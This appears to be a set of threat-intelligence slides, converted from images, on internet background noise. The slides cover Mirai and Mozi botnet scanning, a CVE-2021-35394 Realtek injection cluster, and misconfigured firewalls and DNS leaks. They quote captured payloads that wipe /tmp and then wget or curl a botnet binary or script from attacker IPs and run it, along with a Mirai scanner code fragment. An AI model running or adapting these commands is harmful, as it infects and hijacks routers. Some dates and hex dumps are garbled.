
No Time	UT Source	Protocol	Length	Source Port	Info
REF	180.243.15.112	TCP	60	48576	48576 → 80 [SYN] Seq=0 Win=29040 Len=0 MSS=1440
0.999917	180.243.15.112	TCP	60	48576	[TCP Retransmission] 48576 → 80 [SYN] Seq=0 Win=29040 Len=0 MSS=1440
1.999889	180.243.15.112	TCP	60	48576	[TCP Retransmission] 48576 → 80 [SYN] Seq=0 Win=29040 Len=0 MSS=1440
3.706880	180.243.15.112	TCP	60	48576	[TCP Retransmission] 48576 → 80 [SYN] Seq=0 Win=29040 Len=0 MSS=1440
4.706952	180.243.15.112	TCP	60	48576	[TCP Retransmission] 48576 → 80 [SYN] Seq=0 Win=29040 Len=0 MSS=1440
5.706961	180.243.15.112	TCP	60	48576	[TCP Retransmission] 48576 → 80 [SYN] Seq=0 Win=29040 Len=0 MSS=1440
8.518359	180.243.15.112	TCP	60	48576	[TCP Retransmission] 48576 → 80 [SYN] Seq=0 Win=29040 Len=0 MSS=1440
9.517971	180.243.15.112	TCP	60	48576	[TCP Retransmission] 48576 → 80 [SYN] Seq=0 Win=29040 Len=0 MSS=1440
10.518060	180.243.15.112	TCP	60	48576	[TCP Retransmission] 48576 → 80 [SYN] Seq=0 Win=29040 Len=0 MSS=1440
14.467905	180.243.15.112	TCP	60	48576	[TCP Previous segment not captured] 48576 → 80 [FIN, ACK] Seq=796 Ack=1 Win=29040 Len=0 MSS=1440
14.936010	180.243.15.112	TCP	849	48576	[TCP Out-Of-Order] 48576 → 80 [FIN, PSH, ACK] Seq=1 Ack=1 Win=29040 Len=795
27.774274	180.243.15.112	TCP	849	48576	[TCP Retransmission] 48576 → 80 [FIN, PSH, ACK] Seq=1 Ack=1 Win=29040 Len=795
53.457041	180.243.15.112	TCP	849	48576	[TCP Retransmission] 48576 → 80 [FIN, PSH, ACK] Seq=1 Ack=1 Win=29040 Len=795

```

> Frame 672631: 849 bytes on wire (6792 bits), 849 bytes captured (6792 bits) on interface 0
> Ethernet II, Src: AristaNetwork_c6:33:eb (60:6b:5b:c6:33:eb), Dst: 80:00:00:00:00:00
> Internet Protocol Version 4, Src: 180.243.15.112, Dst: 192.168.1.1
> Transmission Control Protocol, Src Port: 48576, Dst Port: 80
  Source Port: 48576
  Destination Port: 80
  [Stream index: 427467]
  [Conversation completeness: Incomplete (29)]
  [TCP Segment Len: 795]
  Sequence Number: 1 (relative sequence number)
  Sequence Number (raw): 1664039286
  [Next Sequence Number: 797 (relative sequence number)]
  Acknowledgment Number: 1 (relative ack number)
  Acknowledgment number (raw): 2152639244
  0101 .... = Header Length: 20 bytes (5)
  Flags: 0x019 (FIN, PSH, ACK)
  Window: 29040
  [Calculated window size: 29040]
  [Window size scaling factor: -2 (no window scaling used)]
  Checksum: 0x1918 [unverified]
  [Checksum Status: Unverified]
  Urgent Pointer: 0
  [Timestamps]
  0180 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61
  0190 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61
  0100 31 2f 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73
  0040 74 3a 20 31 39 33 2e 31 36 38 2e 39 36 2e 31 34
  0050 39 3a 38 30 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79
  0060 70 65 3a 20 74 65 78 74 2f 78 6d 6c 3b 20 63 68
  0070 61 72 73 65 74 3d 22 75 74 66 2d 38 22 0d 0a 53
  0080 4f 41 50 41 63 74 69 6f 6e 3a 20 68 74 70 3a
  0090 2f 2f 70 75 72 65 6e 65 74 77 6f 72 6b 73 2e 63
  00a0 6f 6d 2f 48 4e 41 50 31 2f 60 63 64 20 2f 74 6d
  00b0 20 26 26 20 72 6d 20 2d 72 66 20 2a 20 26 26
  00c0 20 77 67 65 74 20 68 74 74 70 3a 2f 2f 31 38 30
  00d0 2e 32 34 33 2e 31 35 2e 31 31 32 3a 33 38 39 30
  00e0 3a 2f 4d 6f 7a 69 2e 6d 20 26 26 30 63 68 6d 6f
  00f0 64 20 37 37 37 20 2f 74 6d 70 2f 4d 6f 7a 69 2e
  0100 6d 20 26 26 20 2f 74 6d 70 2f 4d 6f 7a 69 2e 6d
  0110 60 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74
  0120 68 3a 20 36 34 30 0d 0a 0d 0a 3c 3f 78 6d 6c 20
  0130 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e
  0140 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e
  0150 6f 61 70 3a 45 6e 76 65 6c 6f 70 65 20 78
  0160 6e 73 3a 78 73 69 3d 22 68 74 74 70 3a 2f
  0170 77 77 2e 77 33 2e 6f 72 6f 2f 32 30 30 31
  0180 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61
  0190 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61
  qp... PO ST /HNAP
  1/ HTTP/ 1.0..Hos
  t: ..96.14
  9:80..Co ntent-Ty
  pe: text /xml; ch
  arset="u tf-8"..S
  oAPActio n: http:
  //purene tworks.c
  om/HNAP1 /`cd /tm
  p && rm -rf * &&
  wget ht tp://180
  .243.15. 112:3890
  4/Mozi.m && chmo
  d 777 /t mp/Mozi.
  m && /tm p/Mozi.m
  ...Conte nt-Lengt
  h: 640.. ..<?xml
  version="1.0" en
  coding=" utf-8"?>
  <soap:En velope x
  mlns:xsi ="http://
  /www.w3. org/2001
  /XMLSche ma-insta
```

TLP: CLEAR

Threat Analysis :: It's allows clusterisation




- Analysis of one injection cluster;
 - CVE-2021-35394
 - Same payload Injected by 86 different IPs
 - Affects UDPServer in Realtek Jungle SDK (Realtek based Routers)
 - Inject using UDP port 9034
 - First seen: 2025-10-17 06:10:11
 - Last seen: 2026-04-07 23:38:41

```
orf;cd /tmp||cd /var&&curl -fsSL http://64.225.49.218/ohsitsvegawellrip.sh -o  
hue.sh&&chmod +x hue.sh&&sh hue.sh;rm -rf hue.sh;##
```

Threat Analysis :: Mirai & Family Botnet Scanning

14/15/2018



14/15/2018

TLP:CLEAR

Port 8080

Threat Analysis :: Mirai & Family Botnet Scanning

14/15/2016

UDP
8567
8568
9034

12/10/2016

Port 8

TLP:CLEAR

Port 8556


Threat Analysis :: Mirai still alive, and still use crafted TCP Sequence Number

```
tcph->dest = htons(23);  
tcph->seq = iph->daddr;  
tcph->ack_seq = 0;  
tcph->doff = 5;  
tcph->syn = TRUE;  
tcph->window = rand_next() & 0xffff;  
tcph->check = 0;
```

Ref: <https://github.com/jgamblin/mirai-source-code/blob/master/mirai/bot/scanner.c>

Threat Analysis :: Mirai still alive

- Syn Packets with Destination IP = TCP Sequence Number
- ~50K Bots scanning continuously



Misconfigurations

Fun part :: Misconfiguration... Few examples

- Since November 2025
- Firewall TOPSEC running NgftOS
- Located in China
- Send Syslogs...



```
17.62 id="ngftos" version="V3.2294.40071_TAD.1" time="2026-03-08 08:03:56" dev="root_vsys"  
pri="debug" type="lfm" recorder="lfm" index="3050" vsid="0" src="172.21.3.2" srcport="36355"  
dst="223.6.6.6" dstport="53" protocol="udp" action="match vs" result="failed" result_code="532003"  
vsname=" " mbip=" " mbport="0" snatip=" " snatport="36355"\n  
17.62 id="ngftos" version="V3.2294.40071_TAD.1" time="2026-03-08 08:03:56" dev="root_vsys"  
pri="debug" type="outbound" recorder="outbound" index="3030" vsid="0" outboundtype="Link Outbound"  
src="192.168.200.161" srcport="49474" dst=" [REDACTED ].2.228" dstport="443" protocol="6" action="select"  
qbname="proc start" result="success" result_code="522046"\n  
17.62 id="ngftos" version="V3.2294.40071_TAD.1" time="2026-03-08 08:03:56" dev="root_vsys"  
pri="error" type="session" recorder="session" index="2440" vsid="0" src=" [REDACTED ] 3.104"  
dst=" [REDACTED ] 43.45" trans_sip=" [REDACTED ] 17.62" trans_dip=" [REDACTED ] 43.45" proto="tcp" sport="43600"  
dport="443" trans_sport="43600" trans_dport="443" rcv_pkt="0" send_pkt="0" rcv_bytes="0" send_bytes="0"  
duration="0" op="delete" appname="unknown" msg="received rst pkt from client"\n
```

Fun part :: Misconfigurations... Dns Servers 'Houps'

- DNS Misconfiguration
- How Many AD leaks ?
- +7K Src IP last year.
- If someone reply ?

```
SELECT DISTINCT rrvalue
FROM meta_dns
WHERE (dnstype = 'query') AND (rrvalue LIKE '_ldap._tcp%')
ORDER BY rand() ASC
LIMIT 15
```

Query id: c82ae11b-ebaf-40d1-80f2-a746dd85269d

```
rrvalue
1. _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.██.local
2. _ldap._tcp.FR-DATACENTER._sites.dc._msdcs.CH-PGI254-B01.group.root
3. _ldap._tcp.Default-First-Site-Name._sites.AIS-BAR-DC001.██.local
4. _ldap._tcp.dc._msdcs.WORKGROUP.groupe.ad.██.fr
5. _ldap._tcp.SedeCentrale._sites.UNIDOM6.mp.██.local
6. _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.██.local
7. _ldap._tcp.CORPORATE._sites.dc._msdcs.net.██.com
8. _ldap._tcp.pdc._msdcs.██-group.local
9. _ldap._tcp.ise._sites.dc._msdcs.██.lock.local
10. _ldap._tcp.SRV-CONT-DOMINIO.██.██.local
11. _ldap._tcp.Sitio-Gologin._sites.██.gologin.net
12. _ldap._tcp.dc._msdcs.lan.classic.local
13. _ldap._tcp.N-VPN-0._sites.dc._msdcs.██.cdroot.net
14. _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.fritz.box
15. _ldap._tcp.Chelmo._sites.ASM-01-AD.agros.██.local
```

Looking at internet noise is interesting for many aspect;

- Discover scanners behavior;
- Detect vulnerability/exploit activities;
- Colect SNMP related intelligence;
- Identify DDoS backscatter packets;
- Monitor IOT & botnet activities;
- Detect misconfigurations;
- Still many things to discover;

